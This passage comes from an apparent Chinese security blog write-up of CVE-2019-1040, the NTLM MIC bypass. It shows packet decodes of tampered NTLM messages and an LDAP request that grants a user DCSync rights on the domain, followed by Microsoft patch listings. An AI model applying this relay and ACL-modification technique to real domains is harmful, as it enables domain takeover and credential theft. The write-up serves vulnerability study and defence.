    .... .... .... .... .... .... .... ..0. = Negotiate OEM: Not set
    .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

微软为了防止 NTLM 消息认证数据包中途被篡改，使用 MIC 字段来校验消息的完整性。如图所示，正常的数据包中可以看到 Version 字段和 MIC 字段。

fcmit.cc

```
Security Blob: 4e544c4d5353500003000000180018007000000000e010e01880000000600060058000000…
  NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
    Lan Manager Response: 0000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
    NTLM Response: 8df83ed26ace880bdf019e025b0968f30101000000000000002b97e3d07ddcd701a4cee9da…
    Domain name: XIE
    User name: MAIL$
    Host name: MAIL
    Session Key: 78df10ad9422077bcf6d464e724c4fd4
    Negotiate Flags: 0xe2880215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
    Version 6.3 (Build 9600); NTLM Current Revision 15
    MIC: 10fa71bd19a9e682854245afc3d80f4d
```

而安全研究员发送给域控中继的 LDAP 流量，将 Negotiate Key Exchange、Negotiate Version、Negotiate Always Sign 和 Negotiate Sign 标志位均设置为 Not set，如图所示：

```
Negotiate Flags: 0xa0880205, Negotiate 56, Negotiate 128, Negotiate Target Info, Negotiate Extended Security,
  1... .... .... .... .... .... .... .... = Negotiate 56: Set
  .0.. .... .... .... .... .... .... .... = Negotiate Key Exchange: Not set
  ..1. .... .... .... .... .... .... .... = Negotiate 128: Set
  ...0 .... .... .... .... .... .... .... = Negotiate 0x10000000: Not set
  .... 0... .... .... .... .... .... .... = Negotiate 0x08000000: Not set
  .... .0.. .... .... .... .... .... .... = Negotiate 0x04000000: Not set
  .... ..0. .... .... .... .... .... .... = Negotiate Version: Not set
  .... ...0 .... .... .... .... .... .... = Negotiate 0x01000000: Not set
  .... .... 1... .... .... .... .... .... = Negotiate Target Info: Set
  .... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
  .... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
  .... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
  .... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
  .... .... .... .0.. .... .... .... .... = Target Type Share: Not set
  .... .... .... ..0. .... .... .... .... = Target Type Server: Not set
  .... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
  .... .... .... .... 0... .... .... .... = Negotiate Always Sign: Not set
  .... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
  .... .... .... .... ..0. .... .... .... = Negotiate OEM Workstation Supplied: Not set
  .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
  .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
  .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
  .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
  .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
  .... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
  .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
  .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
  .... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
  .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
  .... .... .... .... .... .... .... .1.. = Request Target: Set
  .... .... .... .... .... .... .... ..0. = Negotiate OEM: Not set
```

并且删除了 Version 字段和 MIC 字段，如图所示。

```
  authentication: ntlmsspAuth (11)
    NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_AUTH (0x00000003)
      Lan Manager Response: 0000000000000000000000000000000000000000000000000
      LMv2 Client Challenge: 0000000000000000
      NTLM Response: 8df83ed26ace880bdf019e025b0968f30101000000000000002b97e3d07ddcd701a
      Domain name: XIE
      User name: MAIL$
      Host name: MAIL
      Session Key: 78df10ad9422077bcf6d464e724c4fd4
      Negotiate Flags: 0xa0880205, Negotiate 56, Negotiate 128, Negotiate Target Info,
[Response In: 108]
```


删除了 Version 字段和 MIC 字段

这样，安全研究员就成功绕过了 NTLM 的 MIC 消息完整性校验并修改数据包的协商签名标志位了！


fcmit.cc

8：通过 LDAP 修改域 ACL


此时，安全研究员已经假冒了 Exchange 服务器的身份向域控进行了认证。由于默认情况下，Exchange 服务器安装完成后，Exchange 的机器账户会被加入 Exchange Trusted Subsystem。如图所示：



而 Exchange Trusted Subsystem 又属于 Exchange Windows Permissions 组，如图所示：



Exchange Windows Permissions 组默认对域有修改 ACL 的权限，如图所示。



因此，可以通过修改域的 ACL，赋予 DCsync 的权限给指定的用户，来进行提权。

如图所示，可以看到安全研究员发起了修改 ACL 的 LDAP 请求，并且状态为 success。

```
2193  2.965487   10.211.55.2   10.211.55.4   LDAP   548  modifyRequest(22) "DC=xie,DC=com"
2195  2.966931   10.211.55.4   10.211.55.2   LDAP    88  modifyResponse(22) success
```

如图所示是发起修改 ACL 的详细 LDAP 请求。

```
Lightweight Directory Access Protocol
  LDAPMessage modifyRequest(22) "DC=xie,DC=com"
    messageID: 22
    protocolOp: modifyRequest (6)
      modifyRequest
        object: DC=xie,DC=com
        modification: 1 item
          modification item
            operation: replace (2)
            modification nTSecurityDescriptor
              type: nTSecurityDescriptor
              vals: 1 item
                NT Security Descriptor
                  Revision: 1
                  Type: 0x8404, Self Relative, DACL Auto Inherited, DACL Present
                  Offset to owner SID: 0
                  Offset to group SID: 0
                  Offset to SACL: 0
                  Offset to DACL: 20
                  NT User (DACL) ACL
                    Revision: AD (4)
                    Size: 7596
                    Num ACEs: 145
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1123  (Domain SID-Domain RID), flags 0x02, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1123  (Domain SID-Domain RID), flags 0x02, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1120  (Domain SID-Domain RID), flags 0x0a, Allowed Object, mask 0x00000007
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1120  (Domain SID-Domain RID), flags 0x0a, Allowed Object, mask 0x00000007
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-32-554  (Local Group-Pre-Windows 2000 Compatible Access), flags 0x0a, Allowed Object, mask 0x00000010
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-522  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1145  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1147  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1148  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
                    NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1145  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
```

具体给 hack 用户赋予 DCSync 权限是以下两条 ACE，如图所示：

fcmit.cc

fcmit.cc

```
NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1154  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
    Type: Allowed Object (5)
  > NT ACE Flags: 0x00
    Size: 56
  v Access required: 0x00000100
    > Generic rights: 0x00000000
    > Standard rights: 0x00000000
    > LDAP specific rights: 0x00000100
  v ACE Object
    > ACE Object Flags: 0x00000001, Object Type Present Object Type Present
      GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
  > SID: S-1-5-21-1313979556-3624129433-4055459191-1154  (Domain SID-Domain RID)
v NT ACE: S-1-5-21-1313979556-3624129433-4055459191-1154  (Domain SID-Domain RID), flags 0x00, Allowed Object, mask 0x00000100
    Type: Allowed Object (5)
  > NT ACE Flags: 0x00
    Size: 56
  > Access required: 0x00000100
  v ACE Object
    > ACE Object Flags: 0x00000001, Object Type Present Object Type Present
      GUID: 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
  > SID: S-1-5-21-1313979556-3624129433-4055459191-1154  (Domain SID-Domain RID)
```

修改完成后，hack 用户已经具有了对域 DCSync 的权限了！

漏洞预防和修复

对于防守方或蓝队来说，如何针对 CVE-2019-1040 NTLM MIC 绕过漏洞进行预防和修复呢?

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上问题，也可以手动下载更新补丁程序进行安装。

如图所示，是微软对于不同系统版本的补丁。

发布日期 ↓	产品	平台	影响	严重性	Article	下载	Details
2019年6月11日	Windows Server 2016	-	Tampering	Important	4503267	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1607 for x64-based Systems	-	Tampering	Important	4503267	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1607 for 32-bit Systems	-	Tampering	Important	4503267	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 for x64-based Systems	-	Tampering	Important	4503291	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 for 32-bit Systems	-	Tampering	Important	4503291	Security Update	CVE-2019-1040
2019年6月11日	Windows Server, version 1903 (Server Core installation)	-	Tampering	Important	4503293	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1903 for ARM64-based Systems	-	Tampering	Important	4503293	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1903 for x64-based Systems	-	Tampering	Important	4503293	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1903 for 32-bit Systems	-	Tampering	Important	4503293	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1709 for ARM64-based Systems	-	Tampering	Important	4503284	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1709 for x64-based Systems	-	Tampering	Important	4503284	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1709 for 32-bit Systems	-	Tampering	Important	4503284	Security Update	CVE-2019-1040
2019年6月11日	Windows Server 2019 (Server Core installation)	-	Tampering	Important	4503327	Security Update	CVE-2019-1040
2019年6月11日	Windows Server 2019	-	Tampering	Important	4503327	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1809 for ARM64-based Systems	-	Tampering	Important	4503327	Security Update	CVE-2019-1040
2019年6月11日	Windows 10 Version 1809 for x64-based Systems	-	Tampering	Important	4503327	Security Update	CVE-2019-1040

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

fcmit.cc

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。

参考：https://paper.seebug.org/962/

https://www.chabug.org/web/1408.html

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2019-1040